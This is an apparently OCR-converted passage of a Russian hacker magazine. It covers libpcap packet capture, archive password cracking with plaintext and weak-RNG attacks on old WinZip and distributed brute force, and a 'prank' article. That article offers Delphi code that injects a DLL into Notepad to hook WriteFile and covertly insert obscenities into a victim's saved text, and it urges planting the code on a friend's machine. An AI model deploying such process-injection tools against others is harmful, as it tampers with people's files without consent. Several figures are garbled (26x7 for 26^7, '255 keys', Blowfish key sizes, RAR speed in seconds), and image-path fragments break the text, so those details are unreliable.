тра. Далее идет само выражение фильтра в виде обычной строки. Следующий параметр определяет, нужно ли оптимизировать наше выражение (0 — нет, 1 — да). Последний параметр — маска сети, к которой применяется наш фильтр. Функция возвращает –1 в случае ошибки, все другие значения говорят об успешном завершении.

После того как выражение «скомпилировано», его нужно применить, что осуществляется с помощью функции pcap_setfilter(). Ее прототип выглядит так:

```
int pcap_setfilter(pcap_t *p,
struct bpf_program *fp)
```

Первый аргумент — это дескриптор открытой сессии, второй — указатель на «скомпилированную» версию выражения для фильтра (как правило, второй аргумент функции pcap_compile()).

```
ДЕМОНСТРАЦИОННЫЙ ФРАГМЕНТ КОДА
#include <pcap.h>
...
pcap_t *handle; // дескриптор сессии
char dev[] = "eth0"; /* сетевой интерфейс, на котором будем слушать */
char errbuf[PCAP_ERRBUF_SIZE]; /* буфер под описание ошибки */
struct bpf_program filter; /* скомпилированное выражение для фильтра*/
char filter_app[] = "udp dst port 53";
/* выражение для фильтра */
bpf_u_int32 mask; /* сетевая маска нашего интерфейса */
bpf_u_int32 net; /* IP-адрес нашего интерфейса */

pcap_lookupnet(dev, &net, &mask,
errbuf);
if (dev == NULL) {
 fprintf(stderr, "%s", errbuf);
 exit(-1);
}
handle = pcap_open_live(dev,
BUFSIZ, 1, 0, errbuf);
if (handle == NULL) {
 fprintf(stderr, "%s", errbuf);
 exit(-1);
}
if (pcap_compile(handle, &filter,
filter_app, 0, mask) == -1) {
 fprintf(stderr, "%s", pcap_
geterr(handle));
 exit(-1);
}
if (pcap_setfilter(handle, &filter)
== -1) {
 fprintf(stderr, "%s", pcap_
geterr(handle));
 exit (-1);
}
```

Эта программа подготавливает перехватчик UDP-пакетов, идущих на 53-й порт.

Пример содержит две функции, которые мы еще не рассматривали: pcap_lookupnet() и pcap_geterr().

Первая функция необходима для определения маски сети, которую затем нужно подставить в последний параметр функции pcap_compile(). Прототип функции:

```
int pcap_lookupnet(const char
*device, bpf_u_int32 *netp, bpf_
u_int32 *maskp, char *errbuf)
```

Хотя нам требуется только маска сети, но для полноты картины мы также определяем IP-адрес.

Функция pcap_geterr() возвращает описание ошибки, в качестве параметра она принимает дескриптор открытой сессии.

Захват и обработка пакетов

Для перехвата пакетов может использоваться одна из четырех функций: pcap_next(), pcap_next_ex(), pcap_dispatch() или pcap_loop(). Первые две функции за один вызов захватывают только по одному пакету. Вот их прототипы:

```
const u_char *pcap_next(pcap_t
*p, struct pcap_pkthdr *h)
int pcap_next_ex(pcap_t *p,
struct pcap_pkthdr **pkt_header,
const u_char **pkt_data)
```

Первый аргумент в обеих функциях — это дескриптор открытой сессии. Второй аргумент — это указатель на структуру, описывающую принятый пакет (определение структуры смотри ниже в этом разделе). Третий аргумент имеет только вторая функция — это указатель на область памяти, где сохранен принятый пакет.

Первая функция возвращает указатель на область памяти, в которой сохранен принятый пакет. Вторая функция возвращает одно из следующих числовых значений: 1 — пакет был прочитан; 2 — время ожидания истекло; -1 — произошла ошибка; -2 — пакеты прочитаны из сохраненного файла и больше не доступны.

Если поместить эти функции в цикл, то можно организовать перехват заданного количества пакетов. Но лучше всего для циклического перехвата использовать функции pcap_loop() или pcap_dispatch().

Эти две функции имеют фактически идентичные прототипы:

```
int pcap_loop(pcap_t *p, int cnt,
pcap_handler callback, u_char
*user)
int pcap_dispatch(pcap_t *p, int
cnt, pcap_handler callback, u_char
*user)
```

Первый аргумент — это дескриптор открытой сессии. Второй аргумент — это целое число,

указывающее, сколько пакетов требуется перехватить (–1 обозначает, что перехват должен продолжаться, пока не произойдет ошибка). Третий аргумент — это имя callback-функции, которая автоматически будет вызываться библиотекой libpcap каждый раз, когда будет приходить очередной пакет. Последний аргумент может использоваться для передачи каких-либо данных в callback-функцию или устанавливается в NULL.
Обе функции возвращают следующие значения: 0 — перехвачено cnt пакетов; -1 — произошла ошибка; -2 — цикл был оборван функцией pcap_breakloop() (существует только в новых версиях библиотеки libpcap).
Единственное различие между этими двумя функциями в том, как они обрабатывают тайм-аут, величина которого задается при вызове pcap_open_live(). Функция pcap_loop(), в отличие от pcap_dispatch(), игнорирует тайм-ауты. Подробности смотри в man pcap.
Callback-функция — это не любая функция произвольного формата, она имеет свой прототип:

```
void process _ packet (u _ char *user,
const struct pcap _ pkthdr *header,
const u _ char *packet)
```

Первый аргумент — это указатель на данные, которые передаются в callback-функцию из последнего аргумента функции pcap_loop().
Второй аргумент — указатель на структуру pcap_pkthdr, которая описывает захваченный пакет. Эта структура определена в pcap.h следующим образом:

```
struct pcap _ pkthdr {
 struct timeval ts;  /* временная
метка */
 bpf _ u _ int32 caplen; /* длина за-
хваченных данных */
 bpf _ u _ int32 len; /* длина этого
пакета */
};
```

Последний аргумент указывает на буфер, который содержит весь пакет, перехваченный с помощью pcap_loop(). Callback-функция не возвращает никакого значения (void).
В callback-функции должна осуществляться обработка принятых пакетов. Делается это точно так же, как мы это делали в примерах без использования библиотеки libpcap, то есть определяются необходимые структуры заголовков сетевых пакетов и производится разбор принятого пакета на эти структуры, а значения полей выводятся на экран.

Закрытие сессии перехвата

Перед завершением работы следует закрыть сессию. Это делается с помощью функции pcap_close(), которая имеет следующий прототип:

```
void pcap _ close(pcap _ t *p)
```

Единственный аргумент функции — это дескриптор сессии, которую нужно закрыть. Компиляция программ, использующих библиотеку libpcap, осуществляется с указанием ключа — lpcap. Для нашего снифера это выглядит так:

```
# gcc sklsniff _ pcap.c -o sklsniff _
pcap -lpcap
```

Вот пример использования:

```
# ./sklsniff _ pcap tcp and dst host
192.168.10.1
```

В этом случае снифер будет отлавливать только TCP-пакеты, отправляемые на узел 192.168.10.1.

Сканер портов с использованием библиотек libpcap и libnet

Наш сканер портов, использующий метод скрытого сканирования (half-open scanning), задействует сразу две библиотеки. Я думаю, ты без труда разберешься в его исходном коде. Компиляция осуществляется следующим образом:

```
# gcc plscan.c -o plscan `libnet-config
--defines` ` libnet-config --libs`
`libnet-config --cflags` -lpcap
```




АРХИВАТОРЫ ПОД РЕНТГЕНОМ

CYBERANT
/ SATION@YANDEX.RU /

ЗА ОКНОМ ТИХАЯ ТЕМНАЯ НОЧЬ, И ТОЛЬКО СЛАБЫЙ ШУМ КУЛЕРА НАРУШАЕТ СПОКОЙСТВИЕ. ТЫ БРОСАЕШЬ СВОЙ ВЗГЛЯД НА ЧАСЫ В ТРЕЕ И ПОНИМАЕШЬ, ЧТО СКОРО УТРО И ЧТО СНОВА ВСЯ НОЧЬ ПРОШЛА В ПОПЫТКАХ ВЗЛОМАТЬ САЙТ КАКОЙ-ТО КОНТОРЫ. ВДРУГ КУРСОР ТВОЕЙ МЫШИ ЗАМИРАЕТ ВОЗЛЕ ФАЙЛА TOPSECRET.RAR. ДВОЙНОЙ ЩЕЛЧОК ПО ИМЕНИ ЭТОГО ФАЙЛА, И… ПЕРЕД ТОБОЙ СТАНДАРТНОЕ ОКНО С ПРЕДЛОЖЕНИЕМ ВВЕСТИ ПАРОЛЬ. ЕЩЕ НЕ ДО КОНЦА ОСОЗНАВ, ЧТО ПРОИЗОШЛО, ТЫ НЕРВНО СТУЧИШЬ ПО КЛАВЕ: QWERTY, 123, ASDF, SEX, НО, КРОМЕ СООБЩЕНИЯ О НЕВОЗМОЖНОСТИ ИЗВЛЕЧЕНИЯ ФАЙЛОВ, НИЧЕГО НЕ ВИДИШЬ. ДАВАЙ ПОПРОБУЕМ РАЗОБРАТЬСЯ, КАК ЗАПОЛУЧИТЬ ЗАВЕТНЫЕ ФАЙЛЫ TOPSECRET-АРХИВА. ЕСЛИ ТЫ ВНИМАТЕЛЬНЫЙ ЧИТАТЕЛЬ, ТО ПОМНИШЬ, ЧТО УЖЕ БЫЛА СТАТЬЯ, ОПИСЫВАЮЩАЯ ПРОГИ ДЛЯ ВЗЛОМА АРХИВОВ. МЫ РАССМОТРИМ ЭТОТ ВОПРОС В НЕМНОГО ДРУГОМ РАКУРСЕ.

ЗАШИФРОВАННЫЕ АРХИВЫ И СПОСОБЫ ИХ ВЗЛОМА


О методах шифрования, применяемых в архиваторах



Cегодня существует довольно много различных алгоритмов криптографической защиты информации. Из числа наиболее современных можно выделить 3DES, IDEA, Blowfish, Cast-128 и некоторые из AES, включая новый AES Rijndael наряду с ZIP-сжатием. А если говорить о методах шифрования, реализованных в программах-архиваторах, то здесь выбор более ограничен. В подавляющем большинстве случаев в популярных архиваторах реализован какой-нибудь один метод. Чаще всего ZIP-кодирование или AES Rijndael. Исключение составляет PowerArchiver, в котором пользователю предоставляется целых 5 вариантов кодирования сжатых данных: Blowfish (128 бит), DES (64 бит), Triple DES (128 бит) и Rijndael AES (128 бит) и обычное ZIP-шифрование. Следует признать, что стандартное ZIP-кодирование не относится сегодня к числу надежных, равно как и шифрование с применением алгоритма DES (Data Encryption Standard). Последний в течение почти 20 лет оставался федеральным стандартом шифрования, как самый надежный являлся наиболее часто используемым алгоритмом симметричного блочного шифрования и применялся многими структурами, в том числе банками и службами обращения финансов. Однако сегодня вычислительные мощности значительно возросли, и уже не составит большого труда перебрать все возможные варианты ключей, ведь длина ключа в DES — всего 8 байт. Малый размер ключа и низкая скорость шифрования — факторы, которые позволяют быстро взломать этот шифр при наличии мощного компа. Начиная с середины 90-х годов, стали появляться кандидаты на замену DES, наиболее известные из которых — Triple DES, IDEA и Blowfish. Первый и последний применяются и сегодня в разных программных средствах для шифрования данных, в том числе в архиваторах. А IDEA используется PGP и рядом других криптографических программ. Triple DES («тройной DES», так как трижды шифрует информацию «обычным» алгоритмом DES) свободен от основного недостатка прежнего варианта — короткого ключа. Здесь ключ в 2 раза длиннее, и потому надежность «тройного» DES намного выше. Но Triple DES унаследовал и слабые стороны своего предшественника — отсутствие возможностей для параллельных вычислений при шифровании и низкую скорость.



> Архивирование с паролем в WinRar



> Сходство интерфейса UltimateZip и известного WinZip налицо

Современный 64-битный блочный шифр Blowfish с ключом переменной длины от 32 до 48 бит в настоящее время считается достаточно сильным алгоритмом. Он был разработан в 1993 году в качестве замены уже существующих алгоритмов и является намного более быстрым, чем DES, Triple DES и IDEA.
Однако наиболее надежным сегодня признается Rijndael — новый стандарт шифрования AES. Он имеет 3 размера ключа: 128, 192 и 256 бит и обладает массой достоинств. К их числу относятся высокая скорость шифрования, минимальные требования к вычислительным ресурсам, устойчивость ко всем известным атакам и легкая расширяемость (при необходимости можно увеличить размер блока или ключа шифрования). Более того, в ближайшем будущем AES Rijndael останется самым надежным методом, поскольку если даже предположить, что появится компьютер, способный проверить 255 ключей в секунду, то потребуется приблизительно 149 триллионов лет, чтобы определить 128-битный ключ AES!

Шифрование в ZIP-архивах

Напомню, что формат ZIP считается мировым стандартом архивирования и обладает самой длинной историей, а архиватор WinZip стал самым скачиваемым продуктом. О его популярности свидетельствует и тот факт, что большинство архивов в интернете имеют формат ZIP. Возможности WinZip достаточно широки для того, чтобы обеспечить надежное и эффективное архивирование данных. WinZip ориентирован преимущественно на ZIP-архивы, но при этом поддерживает и популярные архивные форматы TAR, GZIP, UUencode, XXencode, BinHex, MIME, ARJ, LZH и ARC. В то же время существенным недостатком программы можно считать тот факт, что WinZip не работает с широко используемыми архивными форматами, к примеру с RAR, ACE и JAR.
Но вернемся к теме шифрования данных в WinZIP. Долгое время возможность парольной защиты в этом архиваторе была скорее маркетинговым ходом, нежели действительно полезной функцией. В интернете существовало огромное количество прог, позволяющих подобрать пароль к таким архивам за считанные часы, если не минуты. Ситуация изменилась лишь недавно, с выходом последней, девятой версии архиватора. Тогда в WinZip появилась поддержка 128- и 256-битного шифрования по алгоритму Rijndael. Процедура кодирования осталась столь же простой, что и раньше: требуется только выбрать степень шифрования и дважды ввести пароль. Другое дело, что многие юзеры по-прежнему работают со старыми версиями программы и до сих пор питают иллюзии по поводу защищенности своих архивов. Остановимся на этом подробнее.

Взлом ZIP-архивов

Итак, чтобы взломать ZIP-архив, созданный ранней версией WinZip, особых усилий не требуется. При наличии среднестатистического компа скорость перебора паролей достигает несколько миллионов в секунду. И если пароль на архив ставил простой смертный, то при таких темпах перебора подобрать его удается быстро. Уверен, что многим не раз уже приходилось заниматься подобного рода перебором, и никаких вопросов тут возникнуть не должно. А что если не хочется или нет времени тупо перебирать миллионы возможных комбинаций символов? К нашей радости, есть и другой способ. Стоит упомянуть известную многим программу Advanced Archive Password Recovery от фирмы «Элкомсофт», предназначенную для подбора паролей ко многим типам архивов. Ей поддерживаются такие типы атак:

1. банальный перебор паролей;
2. перебор паролей по маске;
3. перебор паролей по словарю;
4. plaintext-атака;
5. гарантированная расшифровка WinZip;
6. пароль из ключей.

Мы подробнее остановимся на plaintext, гарантированной расшифровке WinZip и пароле из ключей.
Итак, что же это за атака такая — plaintext? Как известно, ZIP-файлы шифруются по довольно сильному алгоритму: пароль не сохраняется внутри архива, а конвертируется в 32-битный ключ, который используется для шифрования. Но этот алгоритм не такой крутой, как, например, DES, RSA, IDEA и т.д. Один из способов взлома защиты ZIP-файлов предполагает использование архива с точной копией одного из файлов зашифрованного архива, сделанного тем же архиватором и с той же степенью компрессии. Он не должен быть меньше 12 байт. Атака



> Время, необходимое для полного перебора всех вариантов пароля, растет как степенная функция вместе с ростом длины пароля.



> Не забывай, что вся приведенная информация предназначена только для ознакомления и предупреждения ошибок при создании архивов с конфиденциальной информацией.



> Рабочее окно Advanced Archive Password Recovery



> До боли знакомое многим окно с требованием ввести пароль

происходит в 2 этапа: отброс заведомо неподходящих ключей, а после — поиск подходящих. На первой фазе работы, которая занимает от одной до трех минут (это зависит от размера архива с одним файлом и количества твоей оперативки), оставшееся время не может быть вычислено, так что большую часть времени процесс-индикатор держится на нуле. К счастью, этот тип атаки не настолько долог, как простой перебор всех возможных паролей, что позволяет использовать его для более быстрого вскрытия паролей на ZIP- и GZIP-архивы. Минусом атаки этого типа является то, что нужно иметь незашифрованный файл, идентичный зашифрованному, что редко бывает осуществимо.

Теперь поговорим о гарантированной расшифровке WinZip. Эта атака схожа с предыдущей, однако не требует наличия никаких дополнительных архивов с файлами.

В самом же запароленном архиве должно быть как минимум 5 файлов. Атака работает с архивами, созданными при помощи WinZip не выше версии 8.0 включительно, а также с другими архиваторами на основе исходников Info-ZIP. Если архив имеет меньше пяти файлов, программа выдаст сообщение об ошибке. Атака состоит из трёх этапов: первые 2 ищут подходящие ключи, а последний на основе этих ключей генерирует пароль (не более 10 символов). Первая часть атаки обычно длится несколько минут (прога может показывать оставшееся время как несколько часов, но это теоретический максимум), вторая — около получаса (тут тоже не стоит обращать внимания на предсказания программы), а последняя — 2-3 минуты. Атака работает с большинством ZIP-архивов, и даже если пароль достаточно длинен и не был найден на последней стадии атаки, программа сможет расшифровать архив, просто снимая парольную защиту. Этот тип атаки базируется на плохом генераторе случайных чисел, который использовался в WinZip до версии 8.1. Однако даже версии WinZip ниже 8.1 в 0,4% случаев генерируют «нормальные» архивы, которые не могут быть взломаны таким образом. В подобном случае программа покажет предупреждение, которое означает, что на первой стадии атаки не будет найдено ни одного ключа.

И, наконец, о пароле из ключей. Если ты внимательно читал статью, то заметил, что описанные выше методы атаки сначала пытаются найти ключи шифрования для запароленных архивов и расшифровывают сам архив, если не было найдено ни одного пароля. Однако использоваться они могут только для архивов с паролями длинной менее 10 символов. Для архивов с более длинными паролями существует специальный тип атаки. Если у тебя есть ключи шифрования для запароленного архива и ты хочешь найти этот длинный пароль, выбери «Пароль из ключей» в качестве атаки и введи эти ключи на закладке Plaintext. Обычно эта атака используется, чтобы узнать пароль на архив длинной 14-15 символов. Лучше всего в свойствах атаки

Использование сети для брутфорса RAR-архивов

Для ускорения процесса перебора паролей можно использовать не один комп, а целую сеть. Понятное дело, чем большим количеством компов ты располагаешь, тем быстрее получишь заветный пароль. Однако не спеши сразу напрягать всю сеть. Лучше вспомни математику и попытайся посчитать, сколько времени займет брутфорс. К примеру, тебе известно, что некто в качестве пароля к RAR-архиву использовал слово из семи строчных латинских букв (всего их 26). Отсюда следует, что пароль может состоять из 8031810176 (26x7) всевозможных комбинаций. Проверяя по 20 паролей в секунду, верный будет найден через приблизительно 12,7 года (8031810176/20/3600/24/365)! Сомневаюсь, что кто-то попытается проделать подобное на практике :).

Ситуация кардинально изменится, если использовать целую сеть, скажем, из 80-ти компов. Несложно посчитать, что в этом случае все комбинации будут проверены за 0,16 года, что составляет примерно 58 дней. Вероятно, у тебя возник вопрос, а как же организовать этот самый перебор по сети. Рассмотрим это на примере проги Advanced Archive Password Recovery. К сожалению, в ней нет специализированных возможностей для брутфорса по сети, но зато есть функция указания набора символов и длины пароля для перебора. Установив прогу на каждый комп в сети и манипулируя этими параметрами, мы задаем диапазон для перебора. А чтобы не бегать к каждой машине сети лично, можно воспользоваться специализированным софтом.



> График времени перебора напоминает — это не что иное, как график степенной функции y=cxxb, где c и b — константы



> Разница во времени брутфорса при использовании 1 PC и 20 PC (на этом рисунке показано время, необходимое для перебора всех комбинаций символов 0-9 с длиной 7 и 8 цифр)

«КАК ИЗВЕСТНО, ZIP-ФАЙЛЫ ШИФРУЮТСЯ ПО ДОВОЛЬНО СИЛЬНОМУ АЛГОРИТМУ: ПАРОЛЬ НЕ СОХРАНЯЕТСЯ ВНУТРИ АРХИВА, А КОНВЕРТИРУЕТСЯ В 32-БИТНЫЙ КЛЮЧ, КОТОРЫЙ ИСПОЛЬЗУЕТСЯ ДЛЯ ШИФРОВАНИЯ»

установить её начало с седьмого символа пароля, так как его начало может быть восстановлено из «хвоста». Вводя позицию для старта, стоит помнить, что в любом случае атака начинается с конца пароля. Об этом можно говорить часами, но нам давно пора оставить в покое ZIP-архивы и посмотреть, какие сюрпризы приготовили нам другие архиваторы.

Взлом RAR-архивов версии 3. X

Вот и дошла очередь до защищенного паролем файла topsecret.rar, о котором шла речь в начале статьи. Сказать честно, тут перспективы не такие радужные, как в случае с ZIP-архивами. Говорят, что программеры из «Элкомсофта» потратили немало времени в поисках уязвимостей шифрования в WinRar. К сожалению, результатов эта работа не принесла. Как и в других архивах, защита информации от несанкционированного доступа осуществляется в WinRar в первую очередь за счет шифрования данных. Пароль можно установить как по умолчанию (в этом случае архивирование с паролем будет продолжаться до его отмены), так и непосредственно в процессе архивирования в случае однократного применения.

При необходимости шифрования имен файлов требуется дополнительное включение соответствующей опции в диалоге задания пароля. Зашифрованный в таком режиме архив без пароля невозможно распаковать. Нельзя даже просмотреть список находящихся в нем файлов.

Как уже говорилось выше, в формате ZIP применяется собственный алгоритм шифрования, который в целом считается менее надежным, чем AES-128, используемый в RAR. Помимо парольной защиты, в среде Windows NT/2000/XP допустимо сохранение данных о правах доступа (данных о владельце, группе, возможностях и аудит-информацию). Естественно, что это реально только при наличии у пользователя достаточных полномочий. Сохранение этой информации может сделать невозможным обращение других лиц к файлам после распаковки (это зависит от файловой системы и собственно прав доступа), но замедляет процесс архивирования/разархивирования.

Итак, как ты уже понял, единственн ы й способ взлома запароленного RAR-архива — банальный брутфорс. К сожалению, в связи с используемым в WinRar методом шифрования скорость перебора паролей не превышает 20 секунд даже на P4 3,8 ГГц и 1 Гб DDRII памяти :(. Остается запастись словарем для перебора и надеяться, что юзер использовал простой и/или короткий пароль.

Краткие выводы

Просматривая документации к архиваторам с функцией шифрования, очень часто можно прочитать, что архивы с паролями расшифровать нельзя. Но мы знаем, что это далеко не всегда так. При работе с конфиденциальной информацией это нужно обязательно учитывать.

Поэтому, если ты хочешь надежно защитить важную инфу с помощью архиваторов, то:

1. применяй архиваторы с самым надежным методом шифрования AES Rijndael с 128-битным ключом: WinRar, PowerArchiver или UltimateZip;
2. старайся выбирать форматы, не поддерживаемые программами восстановления паролей, например RAR версий 3.0 и выше, TAR, JAR и др.;
3. задавай длинные (не менее восьми символов) пароли; с этой позиции подходят любые из перечисленных архиваторов, так как в каждом из них допустимая длина пароля превышает 56 символов, что вполне достаточно;
4. останавливай выбор на нетривиальных паролях; используй в пароле пробелы и комбинации цифр, символов и букв, чтобы в итоге получалась не фраза из реальных слов, а абракадабра, — так пароль невозможно будет подобрать по словарю.






BUG (O) R
/ ZONA_BUGOR@BK.RU /

НОВОГОДНЕЕ ЗАПАДЛО

CLAUS, SANTA: SK53074116802


ДЖЕНТЛЬМЕНСКИЙ НАБОР СЮРПРИЗОВ



> Влюбленный хакер набирает текст поздравления

ДО НОВОГОДНЕГО ПРАЗДНИКА ОСТАЛИСЬ СЧИТАННЫЕ ДНИ, А ТЫ ТАК И НЕ ПРИДУМАЛ, ЧТО ПОДАРИТЬ СВОИМ ДРУЗЬЯМ И ПОДРУГАМ. ПОКУПАТЬ ЧТО-ТО В МАГАЗИНЕ НЕ ПРЕТ — НЕТ ДЕНЕГ, ДА И ВСЕ ЭТИ НОВОГОДНИЕ СУВЕНИРЧИКИ УЖЕ ПРИЕЛИСЬ. ПОСЫЛАТЬ ПОПСОВЫЕ ЭЛЕКТРОННЫЕ ОТКРЫТКИ ТОЖЕ БЕЗ МАЗЫ — СКУКОТА, ДА И ТОЛЬКО. СЕЙЧАС Я МИГОМ РЕШУ ТВОИ ПРОБЛЕМЫ. МЫ СОЗДАДИМ ОРИГИНАЛЬНЫЙ ПОДАРОК СОБСТВЕННЫМИ РУКАМИ. ВО ВСЯКОМ СЛУЧАЕ, ГАРАНТИРУЮ, ЧТО ПРИ ПРАВИЛЬНОМ ПРИМЕНЕНИИ ТВОЙ СЮРПРИЗ БУДУТ ПОМНИТЬ КАК МИНИМУМ ГОД.



В Новый год можно все. Можно спалить видеокарту твоего друга под бой курантов, форматнуть винт во время речи Президента. Но мы не будем заниматься такими жесткими вещами. Наша с тобой задача — слегка потрепать нервы и повысить настроение друзьям. А для этого попытаемся написать новогодний набор сюрпризов, вытворяющих самые неожиданные вещи после запуска. Как ты помнишь, в прошлом номере я подробно описал работу программ по перехвату API методом сплайсинга, с помощью которого мы решили непростую задачу. Сегодня мы вновь используем эту технологию, чтобы написать пару-тройку оригинальных заподлянских штучек. Итак, поехали!

Великий и могучий...

Представь ситуацию: твой приятель, мегахакер, тайно влюблен в прекрасную герлу и пишет ей особенное новогоднее поздравление. Он превзошел сам себя и сочинил сентиментальное стихотворение, которое может согреть сердце даже памятнику на главной улице города. Поклонник надеется, что хотя бы в Новый год он получит внимание своей избранницы. Но как бы не так! Ведь ты горишь желанием отомстить ему за первоапрельский дефейс своего сайта :). Я тебе в этом немного помогу.

Сделаем небольшое техническое отступление, чтобы ты понял смысл наших с тобой действий. Всем известно, что бедняга notepad.exe вынес бессчетное количество пыток. Он, пожалуй, главная жертва всех экспериментов связанных со сторонними программами, которые пишут все, кому не лень. Мы не будем выделяться из толпы, поэтому блокноту еще раз придется потерпеть. Суть нашей первой новогодней шутки будет заключаться в следующем: при сохранении текста в файл используется API-функция WriteFile; мы ее перехватим и изменим указатель на записываемые данные. По новому адресу будет лежать в целом оригинальный текст, но с небольшими отличиями — после каждой запятой наша программа вставит нецензурное слово из трех, четырех или пяти букв на выбор :).

А теперь рассмотрим возможные последствия такого прикола. После умелого впаривания тобой злостного кода твой ничего неподозревающий товарищ решается отправить поздравление на e-mail юной красавице. Предположим, что текст будет следующим:

ДУШЕЩИПАТЕЛЬНОЕ ПОЗДРАВЛЕНИЕ

```
Милая Леночка! Я очень хочу поздра-
вить тебя с этим прекрасным праздни-
ком — Новым годом! Хочу пожелать тебе
здоровья, счастья и успехов в насту-
пающем году! И специально для тебя
я сочинил этот, надеюсь, красивый
стих!

Я хочу, чтоб на рассвете
Ледяного января
Ты сказала мне: «Приветик,
Милый, я люблю тебя!»

Еще раз поздравляю тебя с праздником,
родная!
```

Пока я писал этот текст, по моей щеке катилась скупая мужская слеза — стало жалко парня, над которым мы собираемся постебаться :). Но что делать: жизнь — суровая штука. Поэтому идем за пивом, включаем мозг и пишем гениальную программу для укрощения блокнота.


Технику перехвата мы уже освоили в прошлом номере, поэтому сейчас нам надо определиться только с одним вопросом: «Откуда мы узнаем, что процесс notepad.exe запущен и мы сможем в него внедриться?» Есть вариант с инжектом во все процессы и перехватом функции ZwCreateProcess, но при таком способе от нашего прикола будет очень непросто избавиться и это перерастет из простой забавы в настоящее вредительство для пользователя. Мы же — народ мирный, поэтому решаем пойти другим путем. Каждые n секунд будем искать окно с классом Notepad и в случае успешного поиска проверим, загружена ли наша библиотека в адресное пространство этого процесса. Если не загружена, то будем подгружать ее, а она в свою очередь сделает небольшую пакость :).


Вот так будет выглядеть код проекта, следящего за процессом (полный исходник ты можешь взять на диске):


КОД НЕЗАМЫСЛОВАТОЙ СЛЕДИЛКИ


```
var
hWnd, PID, pHandle: dword;
//Функция для проверки наличия моду-
ля main.dll
//в адресном пространстве чужого
процесса.
function IsModuleLoaded (lpPID:
dword): boolean;
var
hSnapshot: dword;
Module: TMODULEENTRY32;
begin
Result:= TRUE;
Module. dwSize:= sizeof
(MODULEENTRY32);
hSnapshot:= reateToolhelp32Snapshot
(TH32CS_SNAPMODULE, lpPID);
Module32First (hSnapshot, Module);
repeat
if pos ('main.dll', Module.
szModule) > 0 then begin
Result:= FALSE;
exit;
end;
until not Module32Next (hSnapshot,
Module);
end;
begin
while TRUE do begin
```













> Неожиданное поздравление от калькулятора



> Калькулятор, требующий зарегать винду.

DANGER!

> Используй мои наработки лишь в благих целях, иначе можешь загреметь по статье 273 УК РФ. Ни автор, ни редакция за последствия таких «приколов» ответственности не несут.



> Все исходники и бинарники моих «веселых» программ ты можешь найти на нашем диске.

```
//Запущен ли блокнот?
hWnd:= FindWindow ('Notepad', nil);
if hWnd <> 0 then begin
//Запущен. Получаем PID процесса.
GetWindowThreadProcessId (hWnd, PID);
//Включаем нужные привилегии, может не понадо-
биться, но если в системе
//недостаточно прав, то нужно вызывать.
EnableDebugPrivilegeEx (INVALID_HANDLE_
VALUE);
pHandle:= OpenProcess (PROCESS_ALL_ACCESS,
FALSE, PID);
//Модуль main. dll уже загружен в адресное про-
странство процесса?
if IsModuleLoaded (PID) then
//Нет? Значит, инжектим его.
InjectDll (pHandle, pChar (extractfilepath
(paramstr (0)) + '\main. dll'));
end;
Sleep (3000);
end;
end.
```

Вот, как видишь, программа каждые 3 секунды ищет запущенный notepad.exe, проверяет в нем наличие модуля main.dll и, если таковой отсутствует, инжектирует его в процесс. Далее привожу самое интересное место main.dll (весь код лежит на диске):

ЗАПОДЛЯНСКАЯ ФУНКЦИЯ ЗАМЕНЫ



